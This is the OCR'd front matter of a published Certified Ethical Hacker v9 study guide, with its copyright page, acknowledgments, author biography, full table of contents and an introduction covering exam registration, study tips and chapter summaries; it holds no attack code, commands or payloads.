
Sean-Philip Oriyano

CEHv9

Certified Ethical Hacker Version 9

STUDY GUIDE

EXAM 312-50



Covers 100% of exam objectives, including and much more...
Includes online interactive learning environment with:

+ **2 complete practice exams**
+ **More than 100 electronic flashcards**
+ **Searchable key term glossary**

SYBEX
A Wiley Brand

CEH™ v9

Certified Ethical Hacker Version 9

Study Guide



CEH™ v9

Certified Ethical Hacker Version 9

Study Guide



Sean-Philip Oriyano

SYBEX®
A Wiley Brand

Development Editor: Kim Wimpsett
Technical Editors: Raymond Blockmon, Jason McDowell, Tom Updegrove
Production Editor: Rebecca Anderson
Copy Editor: Linda Recktenwald
Editorial Manager: Mary Beth Wakefield
Production Manager: Kathleen Wisor
Executive Editor: Jim Minatel
Media Supervising Producer: Rich Graves
Book Designers: Judy Fung and Bill Gibson
Proofreader: Nancy Carrasco
Indexer: J & J Indexing
Project Coordinator, Cover: Brent Savage
Cover Designer: Wiley
Cover Image: ©Getty Images Inc./Jeremy Woodhouse

Copyright © 2016 by John Wiley & Sons, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-1-119-25224-5

ISBN: 978-1-119-25227-6 (ebk.)

ISBN: 978-1-119-25225-2 (ebk.)

Manufactured in the United States of America

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at http://www.wiley.com/go/permissions.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Web site may provide or recommendations it may make. Further, readers should be aware that Internet Web sites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services or to obtain technical support, please contact our Customer Care Department within the U.S. at (877) 762-2974, outside the U.S. at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at http://booksupport.wiley.com. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number: 2016934529

TRADEMARKS: Wiley, the Wiley logo, and the Sybex logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. CEH is a trademark of EC-Council. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc. is not associated with any product or vendor mentioned in this book.

10 9 8 7 6 5 4 3 2 1

I would like to dedicate this book to Medal of Honor recipient (and personal hero) Sgt. Maj. (USA) Jon R. Cavaiani, who passed away some time before this book was written. Thank you for giving me the honor to shake your hand.

Acknowledgments

Writing acknowledgements is probably the toughest part of writing a book in my opinion as I always feel that I have forgotten someone who had to deal with my hijinks over the past few months. Anyway, here goes.

First of all, I want to thank my Mom and Dad for all of your support over the years as well as being your favorite son. That's right, I said it.

I would also like to take a moment to thank all the men and women I have served with over the years. It is an honor for this Chief Warrant Officer to serve with each of you. I would also like to extend a special thanks to my own unit for all the work you do, you are each a credit to the uniform. Finally, thanks to my Commander for your mentorship, support, and faith in my abilities.

To my friends I want to say thanks for tearing me away from my computer now and then when you knew I needed to let my brain cool off a bit. Mark, Jason, Jennifer, Fred, Misty, Arnold, Shelly, and especially Lisa, you all helped me put my focus elsewhere for a while before I went crazy(er).

I would also like to thank Shigeru Miyamoto for bringing the Legend of Zelda into reality.

Finally, on a more serious note, I would like to dedicate this book to Medal of Honor recipient (and personal hero) Sgt. Maj. (USA) Jon R. Cavaiani who passed away some time before this book was written. Thank you for giving me the honor to shake your hand.

—Sean-Philip Oriyano

Duty, Service, Honor

About the Author

Sean Oriyano (www.oriyano.com) is a seasoned security professional and entrepreneur. Over the past 25 years he has split his time among writing, researching, consulting, and training various people and organizations on a wide range of topics relating to both IT and security. As an instructor and consultant, Sean has traveled all over the world, sharing his knowledge as well as gaining exposure to many different environments and cultures along the way. His broad knowledge and easy-to-understand manner, along with a healthy dose of humor, have led to Sean being a regularly requested instructor.

Outside of training and consulting, Sean is also a best-selling author with many years of experience in both digital and print media. Sean has published books for McGraw-Hill, Wiley, Sybex, O'Reilly Media, and Jones & Bartlett. Over the last decade Sean has expanded his reach even further by appearing in shows on both TV and radio. To date, Sean has appeared in over a dozen TV programs and radio shows discussing various cybersecurity topics and technologies. When in front of the camera, Sean has been noted for his casual demeanor and praised for his ability to explain complex topics in an easy-to-understand manner.

Outside his own business activities, Sean is a member of the military as a chief warrant officer specializing in infrastructure and security as well as the development of new troops. In addition, as a CWO he is recognized as a subject matter expert in his field and is frequently called upon to provide expertise, training, and mentoring wherever needed.

When not working, Sean is an avid obstacle course racer, having completed numerous races, including a world championship race and a Spartan Trifecta. He also enjoys traveling, bodybuilding, training, and developing his mixed martial arts skills plus taking survival courses.

Sean holds many certifications and qualifications that demonstrate his knowledge and experience in the IT field, such as the CISSP, CNDA, and Security+.

Contents at a Glance

Introduction		*xxi*
Assessment Test		*xxxii*
Chapter 1	Introduction to Ethical Hacking	1
Chapter 2	System Fundamentals	39
Chapter 3	Cryptography	71
Chapter 4	Footprinting	99
Chapter 5	Scanning	127
Chapter 6	Enumeration	159
Chapter 7	System Hacking	193
Chapter 8	Malware	223
Chapter 9	Sniffers	255
Chapter 10	Social Engineering	281
Chapter 11	Denial of Service	305
Chapter 12	Session Hijacking	331
Chapter 13	Web Servers and Applications	359
Chapter 14	SQL Injection	389
Chapter 15	Hacking Wi-Fi and Bluetooth	409
Chapter 16	Mobile Device Security	439
Chapter 17	Evasion	461
Chapter 18	Cloud Technologies and Security	485
Chapter 19	Physical Security	501
Appendix A	Answers to Review Questions	525
Appendix B	Penetration Testing Frameworks	549
Appendix C	Building a Lab	565
Index		*575*

Contents

Introduction *xxi*

Assessment Test *xxxii*

Chapter 1 Introduction to Ethical Hacking 1

Hacking: the Evolution 3
The Early Days of Hacking 3
Current Developments 4
Hacking: Fun or Criminal Activity? 5
The Evolution and Growth of Hacking 7
So, What Is an Ethical Hacker? 9
What Are Your Responsibilities? 9
Code of Conduct and Ethics 11
Ethical Hacking and Penetration Testing 12
Hacking Methodologies 17
Vulnerability Research and Tools 21
What Is Incident Response? 21
Business Continuity Plan 26
Ethics and the Law 33
Summary 34
Exam Essentials 35
Review Questions 36

Chapter 2 System Fundamentals 39

Exploring Network Topologies 40
Working with the Open Systems Interconnection Model 44
Dissecting the TCP/IP Suite 47
IP Subnetting 49
Hexadecimal vs. Binary 49
Exploring TCP/IP Ports 50
Domain Name System 53
Understanding Network Devices 53
Routers and Switches 53
Working with MAC Addresses 55
Proxies and Firewalls 56
Intrusion Prevention and Intrusion Detection Systems 57
Network Security 58
Knowing Operating Systems 60
Microsoft Windows 60
Mac OS 61

Android 62
Linux 62
Backups and Archiving 63
Summary 64
Exam Essentials 65
Review Questions 66

Chapter 3 Cryptography 71

Cryptography: Early Applications and Examples 73
History of Cryptography 73
Tracing the Evolution 75
Cryptography in Action 76
So How Does It Work? 77
Symmetric Cryptography 77
Asymmetric, or Public Key, Cryptography 80
Understanding Hashing 86
Issues with Cryptography 88
Applications of Cryptography 89
IPsec 90
Pretty Good Privacy 92
Secure Sockets Layer 93
Summary 94
Exam Essentials 94
Review Questions 95

Chapter 4 Footprinting 99

Understanding the Steps of Ethical Hacking 100
Phase 1: Footprinting 100
Phase 2: Scanning 101
Phase 3: Enumeration 101
Phase 4: System Hacking 102
What Is Footprinting? 102
Why Perform Footprinting? 103
Goals of the Footprinting Process 103
Terminology in Footprinting 106
Open Source and Passive Information Gathering 106
Passive Information Gathering 106
Pseudonymous Footprinting 106
Internet Footprinting 107
Threats Introduced by Footprinting 107
The Footprinting Process 108
Using Search Engines 108
Google Hacking 108

Public and Restricted Websites 111
Location and Geography 112
Social Networking and Information Gathering 113
Financial Services and Information Gathering 116
The Value of Job Sites 116
Working with Email 117
Competitive Analysis 118
Gaining Network Information 119
Social Engineering: the Art of Hacking Humans 120
Summary 121
Exam Essentials 121
Review Questions 123

Chapter 5 Scanning 127

What Is Scanning? 128
Types of Scans 129
Checking for Live Systems 130
Wardialing 131
Using Ping 133
Hping3: the Heavy Artillery 134
Checking the Status of Ports 135
The Family Tree of Scans 138
Full-Open Scan 138
Stealth or Half-Open Scan 138
Xmas Tree Scan 139
FIN Scan 140
NULL Scan 141
Idle Scanning 142
ACK Scanning 143
UDP Scanning 144
OS Fingerprinting 145
Active Fingerprinting with Nmap 146
Passive Fingerprinting an OS 147
Banner Grabbing 149
Countermeasures 151
Vulnerability Scanning 151
Mapping the Network 152
Using Proxies 153
Setting a Web Browser to Use a Proxy 154
Summary 155
Exam Essentials 155
Review Questions 156

Chapter 6 Enumeration 159

A Quick Review 160
Footprinting 160
Scanning 161
What Is Enumeration? 161
About Windows Enumeration 163
Users 163
Groups 164
Security Identifiers 166
Linux Basic 168
Users 168
Services and Ports of Interest 169
Commonly Exploited Services 170
NULL Sessions 173
SuperScan 174
DNS Zone Transfers 174
The PsTools Suite 177
Using *finger* 178
Enumeration with SNMP 178
Management Information Base 179
SNScan 180
Unix and Linux Enumeration 180
finger 180
rpcinfo 181
showmount 181
enum4linux 181
LDAP and Directory Service Enumeration 182
JXplorer 183
Preventing LDAP Enumeration 183
Enumeration Using NTP 184
SMTP Enumeration 184
Using *VRFY* 185
Using *EXPN* 185
Using *RCPT TO* 186
SMTP Relay 186
Summary 187
Exam Essentials 187
Review Questions 189

Chapter 7 System Hacking 193

Up to This Point 194
Footprinting 194
Scanning 195
Enumeration 195

System Hacking 196
Password Cracking 196
Authentication on Microsoft Platforms 209
Executing Applications 213
Covering Your Tracks 215
Summary 217
Exam Essentials 218
Review Questions 219

Chapter 8 Malware 223

Malware 224
Malware and the Law 226
Categories of Malware 227
Viruses 228
Worms 234
Spyware 236
Adware 237
Scareware 237
Ransomware 238
Trojans 238
Overt and Covert Channels 247
Summary 249
Exam Essentials 250
Review Questions 251

Chapter 9 Sniffers 255

Understanding Sniffers 256
Using a Sniffer 259
Sniffing Tools 259
Wireshark 260
Tcpdump 264
Reading Sniffer Output 266
Switched Network Sniffing 270
MAC Flooding 270
ARP Poisoning 271
MAC Spoofing 272
Port Mirror or SPAN Port 272
On the Defensive 273
Mitigating MAC Flooding 274
Detecting Sniffing Attacks 275
Summary 275
Exam Essentials 276
Review Questions 277

Chapter 10 Social Engineering 281

What Is Social Engineering? 282
Why Does Social Engineering Work? 283
The Power of Social Engineering 284
Social-Engineering Phases 285
What Is the Impact of Social Engineering? 285
Common Targets of Social Engineering 286
Social Networking to Gather Information? 287
Networking 289
Countermeasures for Social Networking 291
Commonly Employed Threats 293
Identity Theft 296
Protective Measures 297
Know What Information Is Available 298
Summary 298
Exam Essentials 299
Review Questions 300

Chapter 11 Denial of Service 305

Understanding DoS 306
DoS Targets 308
Types of Attacks 308
Buffer Overflow 314
Understanding DDoS 317
DDoS Attacks 318
DoS Tools 319
DDoS Tools 320
DoS Defensive Strategies 323
Botnet-Specific Defenses 323
DoS Pen-Testing Considerations 324
Summary 324
Exam Essentials 324
Review Questions 326

Chapter 12 Session Hijacking 331

Understanding Session Hijacking 332
Spoofing vs. Hijacking 334
Active and Passive Attacks 335
Session Hijacking and Web Apps 336
Types of Application-Level Session Hijacking 337
A Few Key Concepts 341
Network Session Hijacking 344

Exploring Defensive Strategies 352
Summary 353
Exam Essentials 353
Review Questions 355

Chapter 13 Web Servers and Applications 359

Exploring the Client-Server Relationship 360
Looking Closely at Web Servers 361
Web Applications 363
The Client and the Server 364
A Look at the Cloud 365
Closer Inspection of a Web Application 366
Vulnerabilities of Web Servers and Applications 369
Common Flaws and Attack Methods 375
Testing Web Applications 383
Summary 384
Exam Essentials 384
Review Questions 385

Chapter 14 SQL Injection 389

Introducing SQL Injection 390
Results of SQL Injection 392
The Anatomy of a Web Application 393
Databases and Their Vulnerabilities 394
Anatomy of a SQL Injection Attack 396
Altering Data with a SQL Injection Attack 399
Injecting Blind 401
Information Gathering 402
Evading Detection Mechanisms 403
SQL Injection Countermeasures 404
Summary 405
Exam Essentials 405
Review Questions 406

Chapter 15 Hacking Wi-Fi and Bluetooth 409

What Is a Wireless Network? 410
Wi-Fi: an Overview 410
The Fine Print 411
Wireless Vocabulary 414
A Close Examination of Threats 425
Ways to Locate Wireless Networks 429
Choosing the Right Wireless Card 430
Hacking Bluetooth 431

Summary 433
Exam Essentials 434
Review Questions 435

Chapter 16 Mobile Device Security 439

Mobile OS Models and Architectures 440
Goals of Mobile Security 441
Device Security Models 442
Google Android OS 443
Apple iOS 446
Common Problems with Mobile Devices 447
Penetration Testing Mobile Devices 449
Penetration Testing Using Android 450
Countermeasures 454
Summary 455
Exam Essentials 456
Review Questions 457

Chapter 17 Evasion 461

Honeypots, IDSs, and Firewalls 462
The Role of Intrusion Detection Systems 462
Firewalls 467
What's That Firewall Running? 470
Honeypots 473
Run Silent, Run Deep: Evasion Techniques 475
Evading Firewalls 477
Summary 480
Exam Essentials 481
Review Questions 482

Chapter 18 Cloud Technologies and Security 485

What Is the Cloud? 486
Types of Cloud Solutions 487
Forms of Cloud Services 488
Threats to Cloud Security 489
Cloud Computing Attacks 491
Controls for Cloud Security 494
Testing Security in the Cloud 495
Summary 496
Exam Essentials 497
Review Questions 498

Chapter 19 Physical Security 501

Introducing Physical Security 502
Simple Controls 503
Dealing with Mobile Device Issues 505
Data Storage Security 506
Securing the Physical Area 510
Entryways 517
Server Rooms and Networks 518
Other Items to Consider 519
Education and Awareness 519
Defense in Depth 519
Summary 520
Exam Essentials 521
Review Questions 522

Appendix A Answers to Review Questions 525

Chapter 1: Introduction to Ethical Hacking 526
Chapter 2: System Fundamentals 527
Chapter 3: Cryptography 528
Chapter 4: Footprinting 529
Chapter 5: Scanning 530
Chapter 6: Enumeration 532
Chapter 7: System Hacking 532
Chapter 8: Malware 533
Chapter 9: Sniffers 534
Chapter 10: Social Engineering 536
Chapter 11: Denial of Service 537
Chapter 12: Session Hijacking 539
Chapter 13: Web Servers and Applications 540
Chapter 14: SQL Injection 541
Chapter 15: Hacking Wi-Fi and Bluetooth 542
Chapter 16: Mobile Device Security 544
Chapter 17: Evasion 544
Chapter 18: Cloud Technologies and Security 546
Chapter 19: Physical Security 547

Appendix B Penetration Testing Frameworks 549

Overview of Alternative Methods 550
Penetration Testing Execution Standard 552
Working with PTES 553
Pre-Engagement Interactions 553

Contents of a Contract 555
Gaining Permission 556
Intelligence Gathering 557
Threat Modeling 558
Vulnerability Analysis 559
Exploitation 560
Post-Exploitation 560
Reporting 562
Mopping Up 563
Summary 563

Appendix C Building a Lab 565

Why Build a Lab? 566
The Build Process 566
What You Will Need 567
Creating a Test Setup 568
Virtualization Software Options 569
The Installation Process 569
Installing a Virtualized Operating System 570
Installing Tools 570
Summary 574

Index *575*

Introduction

If you're preparing to take the CEH exam, you'll undoubtedly want to find as much information as you can about computers, networks, applications, and physical security. The more information you have at your disposal and the more hands-on experience you gain, the better off you'll be when taking the exam. This study guide was written with that goal in mind—to provide enough information to prepare you for the test, but not so much that you'll be overloaded with information that is too far outside the scope of the exam. To make the information more understandable, I've included practical examples and experience that supplement the theory.

This book presents the material at an advanced technical level. An understanding of network concepts and issues, computer hardware and operating systems, and applications will come in handy when you read this book. While every attempt has been made to present the concepts and exercises in an easy-to-understand format, you will need to have experience with IT and networking technology to get the best results.

I've included review questions at the end of each chapter to give you a taste of what it's like to take the exam. If you're already working in the security field, check out these questions first to gauge your level of expertise. You can then use the book to fill in the gaps in your current knowledge. This study guide will help you round out your knowledge base before tackling the exam itself.

If you can answer 85 percent to 90 percent or more of the review questions correctly for a given chapter, you can feel safe moving on to the next chapter. If you're unable to answer that many questions correctly, reread the chapter and try the questions again. Your score should improve.



Don't just study the questions and answers! The questions on the actual exam will be different from the practice questions included in this book. The exam is designed to test your knowledge of a concept or objective, so use this book to learn the objectives behind the questions.

Before You Begin Studying

Before you begin preparing for the exam, it's imperative that you understand a few things about the CEH certification. CEH is a certification from the International Council of Electronic Commerce Consultants (EC-Council) granted to those who obtain a passing score on a single exam (number 312-50). The exam is predominantly multiple choice, with some questions including diagrams and sketches that you must analyze to arrive at an answer. This exam requires intermediate- to advanced-level experience; you're expected to know a great deal about security from an implementation and theory perspective as well as a practical perspective.

In many books, the glossary is filler added to the back of the text; this book's glossary (included as part of the online test bank at sybextestbanks.wiley.com) should be considered necessary reading. You're likely to see a question on the exam about what a black- or white-box test is—not how to specifically implement it in a working environment. Spend your study time learning the various security solutions and identifying potential security vulnerabilities and where they are applicable. Also spend time thinking outside the box about how things work—the exam is also known to alter phrases and terminology—but keep the underlying concept as a way to test your thought process.

The EC-Council is known for presenting concepts in unexpected ways on their exam. The exam tests whether you can apply your knowledge rather than just commit information to memory and repeat it back. Use your analytical skills to visualize the situation and then determine how it works. The questions throughout this book make every attempt to re-create the structure and appearance of the CEH exam questions.

Why Become CEH Certified?

There are a number of reasons for obtaining the CEH certification. These include the following:

Provides Proof of Professional Achievement Specialized certifications are the best way to stand out from the crowd. In this age of technology certifications, you'll find hundreds of thousands of administrators who have successfully completed the Microsoft and Cisco certification tracks. To set yourself apart from the crowd, you need a bit more. The CEH exam is part of the EC-Council certification track, which includes other security-centric certifications if you wish to attempt those.

Increases Your Marketability The CEH for several years has provided a valuable benchmark of the skills of a pentester to potential employers or clients. Once you hold the CEH certification, you'll have the credentials to prove your competency. Moreover, certifications can't be taken from you when you change jobs—you can take that certification with you to any position you accept.

Provides Opportunity for Advancement Individuals who prove themselves to be competent and dedicated are the ones who will most likely be promoted. Becoming certified is a great way to prove your skill level and show your employer that you're committed to improving your skill set. Look around you at those who are certified: They are probably the people who receive good pay raises and promotions.

Fulfills Training Requirements Many companies have set training requirements for their staff so that they stay up to date on the latest technologies. Having a certification program in security provides administrators with another certification path to follow when they have exhausted some of the other industry-standard certifications.

Raises Customer Confidence Many companies, small businesses, and the governments of various countries have long discovered the advantages of being a CEH. Many organizations require that employees and contractors hold the credential in order to engage in certain work activities.

How to Become a CEH-Certified Professional

The first place to start on your way to certification is to register for the exam at any Pearson VUE testing center. Exam pricing might vary by country or by EC-Council membership. You can contact Pearson VUE by going to their website (www.vue.com) or in the United States and Canada by calling toll-free (877)-551-7587.

When you schedule the exam, you'll receive instructions about appointment and cancellation procedures, ID requirements, and information about the testing center location. In addition, you will be required to provide a special EC-Council–furnished code in order to complete the registration process. Finally, you will also be required to fill out a form describing your professional experience and background before a code will be issued for you to register.



Exam prices and codes may vary based on the country in which the exam is administered. For detailed pricing and exam registration procedures, refer to EC-Council's website at www.eccouncil.org/certification.

After you've successfully passed your CEH exam, the EC-Council will award you with certification. Within four to six weeks of passing the exam, you'll receive your official EC-Council CEH certificate.

Who Should Read This Book?

If you want to acquire solid information in hacking and pen-testing techniques and your goal is to prepare for the exam by learning how to develop and improve security, this book is for you. You'll find clear explanations of the concepts you need to grasp and plenty of help to achieve the high level of professional competency you need to succeed in your chosen field.

If you want to become certified, this book is definitely what you need. However, if you just want to attempt to pass the exam without really understanding security, this study guide isn't for you. You must be committed to learning the theory and concepts in this book to be successful.



In addition to reading this book, consider downloading and reading the white papers on security that are scattered throughout the Internet.

What Does This Book Cover?

This book covers everything you need to know to pass the CEH exam. Here's a breakdown chapter by chapter:

Chapter 1: Introduction to Ethical Hacking This chapter covers the purpose of ethical hacking, defines the ethical hacker, and describes how to get started performing security audits.

Chapter 2: System Fundamentals This chapter presents a look at the various components that make up a system and how they are affected by security.

Chapter 3: Cryptography This chapter explores the art and science of cryptography; you'll learn how cryptography works and how it supports security.

Chapter 4: Footprinting In this chapter, you'll learn how to gain information from a target using both passive and active methods.

Chapter 5: Scanning This chapter shows you how to gain information about the hosts and devices on a network as well as what the information means.

Chapter 6: Enumeration In this chapter, you'll learn how to probe the various services present on a given host and how to process the information to determine what it means and how to use it for later actions.

Chapter 7: System Hacking This chapter shows you how to use the information gained from footprinting, scanning, and earlier examinations in order to break into or gain access to a system.

Chapter 8: Malware This chapter covers the varieties of malware and how each can be created, used, or defended against.

Chapter 9: Sniffers This chapter discusses using packet sniffers to gather information that is flowing across the network. You'll learn how to dissect this information for immediate or later use.

Chapter 10: Social Engineering This chapter covers how to manipulate human beings in order to gain sensitive information.

Chapter 11: Denial of Service This chapter includes an analysis of attacks that are designed to temporarily or permanently shut down a target.

Chapter 12: Session Hijacking This chapter covers how to disrupt communications as well as take over legitimate sessions between two parties.

Chapter 13: Web Servers and Applications This chapter explains how to break into and examine web servers and applications as well as the various methods of attack.

Chapter 14: SQL Injection In this chapter, you'll learn how to attack databases and data stores using SQL injection to alter, intercept, view, or destroy information.

Chapter 15: Hacking Wi-Fi and Bluetooth In this chapter, you'll learn how to target, analyze, disrupt, and shut down wireless networks either temporarily or permanently.

Chapter 16: Mobile Device Security In this chapter, you'll learn how to target, analyze, and work with mobile devices.

Chapter 17: Evasion This chapter covers how to deal with the common protective measures that a system administrator may put into place; these measures include intrusion detection systems (IDSs), firewalls, and honeypots.

Chapter 18: Cloud Technologies and Security In this chapter, you'll learn how to integrate and secure cloud technologies.

Chapter 19: Physical Security This chapter deals with the aspects of physical security and how to protect assets from being stolen, lost, or otherwise compromised.

Appendix A: Answers to Review Questions In this appendix, you can find all the answers to the review questions throughout the book.

Appendix B: Penetration Testing Frameworks In this appendix, you will explore an alternative penetration testing framework.

Appendix C: Building a Lab In this appendix, you'll learn how to build a lab to test and experiment with your penetration testing skills.

Tips for Taking the CEH Exam

Here are some general tips for taking your exam successfully:

- Bring two forms of ID with you. One must be a photo ID, such as a driver's license. The other can be a major credit card or a passport. Both forms must include a signature.
- Arrive early at the exam center so that you can relax and review your study materials, particularly tables and lists of exam-related information. When you are ready to enter the testing room, you will need to leave everything outside; you won't be able to bring any materials into the testing area.
- Read the questions carefully. Don't be tempted to jump to an early conclusion. Make sure that you know exactly what each question is asking.
- Don't leave any unanswered questions. Unanswered questions are scored against you.
- There will be questions with multiple correct responses. When there is more than one correct answer, a message at the bottom of the screen will prompt you either to "Choose two" or "Choose all that apply." Be sure to read the messages displayed to know how many correct answers you must choose.
- When answering multiple-choice questions about which you're unsure, use a process of elimination to get rid of the obviously incorrect answers first. Doing so will improve your odds if you need to make an educated guess.
- On form-based tests (nonadaptive), because the hard questions will take the most time, save them for last. You can move forward and backward through the exam.
- For the latest pricing on the exams and updates to the registration procedures, visit the EC-Council's website at `www.eccouncil.org/certification`.

What's Included in the Book

I've included several testing features in this book and on the online test bank for the book at `sybextestbanks.wiley.com`. These tools will help you retain vital exam content as well as prepare you to sit for the actual exam:

Assessment Test At the end of this introduction is an assessment test that you can use to check your readiness for the exam. Take this test before you start reading the book; it will help you determine the areas in which you might need to brush up. The answers to the assessment test questions appear on a separate page after the last question of the test.

Objective Map and Opening List of Objectives In the book's front matter, I have included a detailed exam objective map showing you where each of the exam objectives is covered in this book. In addition, each chapter opens with a list of the exam objectives it covers. Use these to see exactly where each of the exam topics is covered.

Exam Essentials Each chapter, just before the summary, includes a number of exam essentials. These are the key topics you should take from the chapter in terms of areas to focus on when preparing for the exam.

Chapter Review Questions To test your knowledge as you progress through the book, there are review questions at the end of each chapter. As you finish each chapter, answer the review questions and then check your answers. The correct answers and explanations are in Appendix A. You can go back to reread the section that deals with each question you got wrong to ensure that you answer correctly the next time you're tested on the material.

Interactive Online Learning Environment and Test Bank

I've included a number of additional study tools that can be found on the book's online test bank at `sybextestbanks.wiley.com`. All of these electronic study aids will run in your browser and you should work through them as you study for the test:

Sybex Test Engine The main site for the online study aids is `sybextestbanks.wiley.com`. After registration, you'll get access to the Sybex Test Engine. In addition to taking the assessment test and the chapter review questions via the electronic test engine, you'll find practice exams. Take these practice exams just as if you were taking the actual exam (without any reference material). When you've finished the first exam, move on to the next one to solidify your test-taking skills. If you get more than 90 percent of the answers correct, you're ready to take the certification exam.



If you are the type of learner who thrives on practice tests and needs more tests than those included with this book at `sybextestbanks.wiley.com`, consider buying Sybex's new *CEH: Certified Ethical Hacker Version 9 Practice Tests* by Raymond Blockmon (ISBN: 978-1-119-25215-3). With five additional complete practice tests, there are more than enough tests for anyone to assess their readiness to sit for the CEH.

Electronic Flashcards You'll find flashcard questions on the website for on-the-go review. These are short questions and answers. Use them for quick and convenient reviewing. There are 100 flashcards on the website.

PDF of Glossary of Terms The glossary of terms is on the website in PDF format.

How to Use This Book and Additional Study Tools

If you want a solid foundation for preparing for the CEH exam, this is the book for you. I've spent countless hours putting together this book with the sole intention of helping you prepare for the exam.

This book is loaded with valuable information, and you will get the most out of your study time if you understand how I put the book together. Here's a list that describes how to approach studying:

1. Take the assessment test immediately following this introduction. It's okay if you don't know any of the answers—that's what this book is for. Carefully read over the explanation for any question you get wrong, and make a note of the chapters where that material is covered.
2. Study each chapter carefully, making sure that you fully understand the information and the exam objectives listed at the beginning of each one. Again, pay extra-close attention to any chapter that includes material covered in the questions that you missed on the assessment test.
3. Read over the summary and exam essentials. These highlight the sections from the chapter with which you need to be familiar before sitting for the exam.
4. Answer all of the review questions at the end of each chapter. Specifically note any questions that confuse you, and study those sections of the book again. Don't just skim these questions—make sure you understand each answer completely.
5. Go over the electronic flashcards. These help you prepare for the latest CEH exam,and they're great study tools.
6. Take the practice exams.

Exam 312-50 Exam Objectives

The EC-Council goes to great lengths to ensure that its certification programs accurately reflect the security industry's best practices. They do this by continually updating their questions with help from subject matter experts (SMEs). These individuals use their industry experience and knowledge together with the EC-Council's guidance to create questions that challenge a candidate's knowledge and thought processes.

Finally, the EC-Council conducts a survey to ensure that the objectives and weightings truly reflect job requirements. Only then can the SMEs go to work writing the hundreds of questions needed for the exam. Even so, they have to go back to the drawing board for further refinements in many cases before the exam is ready to go live in its final state. Rest assured that the content you're about to learn will serve you long after you take the exam.



Exam objectives are subject to change at any time without prior notice and at the EC-Council's sole discretion. Visit the Certification page of the EC-Council's website at `www.eccouncil.org` for the most current listing of exam objectives.

The EC-Council also publishes relative weightings for each of the exam's objectives. The following table lists the five CEH objective domains and the extent to which they are represented on the exam. As you use this study guide, you'll find that we have administered just the right dosage of objective knowledge by tailoring coverage to mirror the percentages that the EC-Council uses.

